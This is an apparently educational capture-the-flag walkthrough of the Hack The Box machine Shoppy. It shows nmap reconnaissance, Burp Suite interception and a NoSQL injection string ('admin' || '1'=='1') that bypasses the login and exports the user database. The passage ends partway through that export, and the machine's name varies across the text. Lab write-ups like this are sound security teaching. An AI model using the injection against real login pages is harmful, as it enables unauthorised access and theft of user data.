

2. How to Hack Shippy on Hack The Box: A Comprehensive Guide




Original: Hack The Box

I'm continuing to explore Hack The Box, and today I will explain how to hack an easy Linux machine called Shippy. In my previous article I hacked a machine Precious and I'm recommending check that article first before read this one.

Preparation

1. Start Shippy machine


Let's start a machine on Hack The Box: Shippy. Next let's launch ParrotOS from HTB to start hacking.



Launched machine Shoppo

2. Connect to VPN


In the ParrotOS need to connect to HTB VPN. More details are available on HTB.



Started OpenVPN

3. Create working directory

Next let's create a working directory for Shoppo machine to save all data related to hacking in that directory with `mkdir shoppo` as it was shown on the screenshot below.




Working directory for Shoppo

That's it, let's start obtaining user access in the Shoppo machine.

This article is strictly for educational purposes to foster cybersecurity

awareness. I am not responsible for any misuse of the information provided. Ethical guidelines and legal restrictions should always be adhered to.

Obtaining user access



Generated with ChatGPT

4. Scan open ports with Nmap

First of all let's do reconnaissance to understand with what software I should have a deal. Let's create `nmap` directory with `mkdir nmap` and run this command:

```
sudo nmap -sC -sV -oA nmap/shoppy <ip>
```

`-sC` —use default Nmap scripts.

`-sV` —scan for service versions

`-oA nmap/shoppy` —save an output to the file `shoppy` in the directory `nmap`


`<ip>` —IP address of the Shoppy machine which should be copied from Hack The Box website.

```
[*]-[parrot@parrot]-[~/workspace/shoppy]
→ $mkdir nmap
[parrot@parrot]-[~/workspace/shoppy]
→ $sudo nmap -sC -sV -oA nmap/shoppy 10.10.11.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 07:29 EST
Nmap scan report for 10.10.11.180
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp    open  http      nginx 1.23.1
|_ http-title: Did not follow redirect to http://shoppy.htb
|_ http-server-header: nginx/1.23.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

Result of scanning

Scanning of ports provided me a clue that the machine runs nginx server which redirects users to `http://shoppy.htb` website as it was in the machine Precious. So if I will try to open that website just from the browser—I will receive an error as it was shown on the screenshot below.



Just open `http://shoppy.htb`

5. Getting an access to `http://shoppy.htb`

This happens, because no DNS servers knows where is located `http://shoppy.htb`, but I can help my local laptop to know IP address of a server which hosts Shoppy website by adding a record to `/etc/hosts` as it was shown on screenshots below.

[How to Use Vim—Tutorial for Beginners](#)—describes how to use vim and how to exit from it. I'm highly recommending to check that article if vim is a new editor for you.


```
map -dnet 1 1 address (1 host up) 30
[parrot@parrot]~[/workspace/shoppy]
$ sudo vim /etc/hosts
[parrot@parrot]~[/workspace/shoppy]
$
```

Open /etc/hosts with vim

```
1 # Host addresses$
2 127.0.0.1 localhost$
3 127.0.1.1 parrot$
4 ::1 localhost ip6-localhost ip6-loopback$
5 ff02::1 ip6-allnodes$
6 ff02::2 ip6-allrouters$
7 # Others$
8 10.10.11.180 shoppy.htb$
```

Add IP address of shoppy.htb to /etc/hosts

After this manipulations I can access `http://shoppy.htb` from my web browser.



<http://shoppy.htb>

6. Analyzing source code of <http://shoppy.htb>

First of all let's check source code of this site to find something interesting by pressing `<Ctrl+U>` in Firefox.

```
1 <!DOCTYPE html>
2 <html lang="en-US">
3   <head>
4     <meta charset="utf-8">
5     <title>
6       Shoppy Mail Page
7     </title>
8     <link href="fontawesome.svg" rel="shortcut icon" type="image/png">
9     <link href="css/bootstrap.css" rel="stylesheet" type="text/css">
10    <link href="css/loader.css" rel="stylesheet" type="text/css">
11    <link href="css/moments.css" rel="stylesheet" type="text/css">
12    <link href="css/font-awesome.min.css">
13    <link href="css/style.css" rel="stylesheet" type="text/css">
14    <script src="js/loader.js"></script>
15  </head>
16  <body>
17    <div class="preloader">
18      <div class="loading">
19        Loading...
20      </div>
21      <div class="progress"></div>
22    </div>
23    <div class="wrapper">
24      <div class="scene unselectable" data-friction-x="0.1" data-friction-y="0.1" data-scalar-x="25" data-scalar-y="15" id="scene">
25        <div class="layer" data-depth="0.00">
26          </div>
27        <div class="layer" data-depth="0.10">
28          <div class="background">
29            </div>
30          <div class="layer" data-depth="0.20">
31            <div class="title">
32              SHOPPY
33            </div>
34            <div class="line"></div>
35          </div>
36        <div class="layer" data-depth="0.30">
37          <div class="text">
38            <div id="countdown">
39              Shoppy beta coming soon ! Stay tuned for beta access !
40            </div>
41            <div class="sub-title">
42              Shoppy beta coming soon ! Stay tuned for beta access !
43            </div>
44          </div>
45        </div>
46      </div>
47    </div>
```

Source code of <http://shoppy.htb>

There is nothing interesting—it's just a landing page.

7. Checking errors of <http://shoppy.htb>


Let's try to send invalid request to see an error which web site will return, by opening <http://shoppy.htb/helloworld> .

Cannot GET /helloworld

Status	Method	Domain	File	Initiator
404	GET	shoppy.htb	helloworld	document
	GET	shoppy.htb	favicon.ico	img

404 NOT FOUND — Cannot GET /helloworld

Let's google this error to get an idea what technologies were used to build this website.




Probably Node.js was used to build this website. Maybe some kind of SQL Injection is present.

Node.js is an awesome technology, but it's widely used by a lot of small companies where deadlines are very strict, that's why developers don't have enough time to think about security.

That's why if Node.js was used somewhere it make sense to check most common vulnerabilities, like SQL injection.

8. A login page at <http://shoppy.htb/login>


Let's continue to investigate Shoppy website and try to open `http://shoppy.htb/admin` page if it exists.



http://shoppy.htb/login


9. Starting Burp Suite

Admin page redirected me to the login page. Let's test for SQL injection. First of all let's start Burp Suite and configure proxy in Firefox.



Enable FoxyProxy


I explained how to configure FoxyProxy in the [Precious](#) article.



Enable Burp Suite interceptor


10. Intercept login request

Let's type dummy login and password in the form `admin / helloworld` .



Dummy credentials


And try to intercept a request in the Burp Suite, by just clicking on `Log In` .




Intercepted request

11. Sending intercepted request to the repeater

Let's send this request to repeater to have a possibility to test different payloads.



Send request to repeater



Request in repeater


12. No-SQL injection in login request

Next let's try to change `username=admin` to

`username=admin' || '1'=='1` to test No-SQL injection (I suggested that

Node.js may use No-SQL database). More SQL injection and No-SQL injection payloads are available in the repository

[PayloadsAllTheThings](#).




No-SQL injection

13. Login in admin with No-SQL injection

Let's try to login with this "credentials". Don't forget to disable FoxyProxy.

```
username: admin' || '1'=='1
password: helloworld
```



<http://shoppy.htb/login>

It works!

The screenshot shows the 'Products of Shoppy App' dashboard. It features a table with two columns: 'Name' and 'Price'. The table lists several products: PC, Smartphone, Backpack, Jacket, Ventilator, and Controller, each with a corresponding price.


Name	Price
PC	13455
Smartphone	2005
Backpack	305
Jacket	305
Ventilator	25
Controller	155

Shoppy application


14. Export admin user

I can see a button `Search for users`, let's try to find somebody. Click on it.


On the `search-users` there is an input, where I added `admin` to find `admin` user.



Press `<ENTER>` . Users were found and need to click on `Download export`



It returns JSON file with only one user `admin`




Exported users

15. Export all users with No-SQL injection


Admin password was hashed, I can try to crack it later. But for now let's try to search all users in the database with No-SQL injection:

```
admin' || '1'=='1' .
```



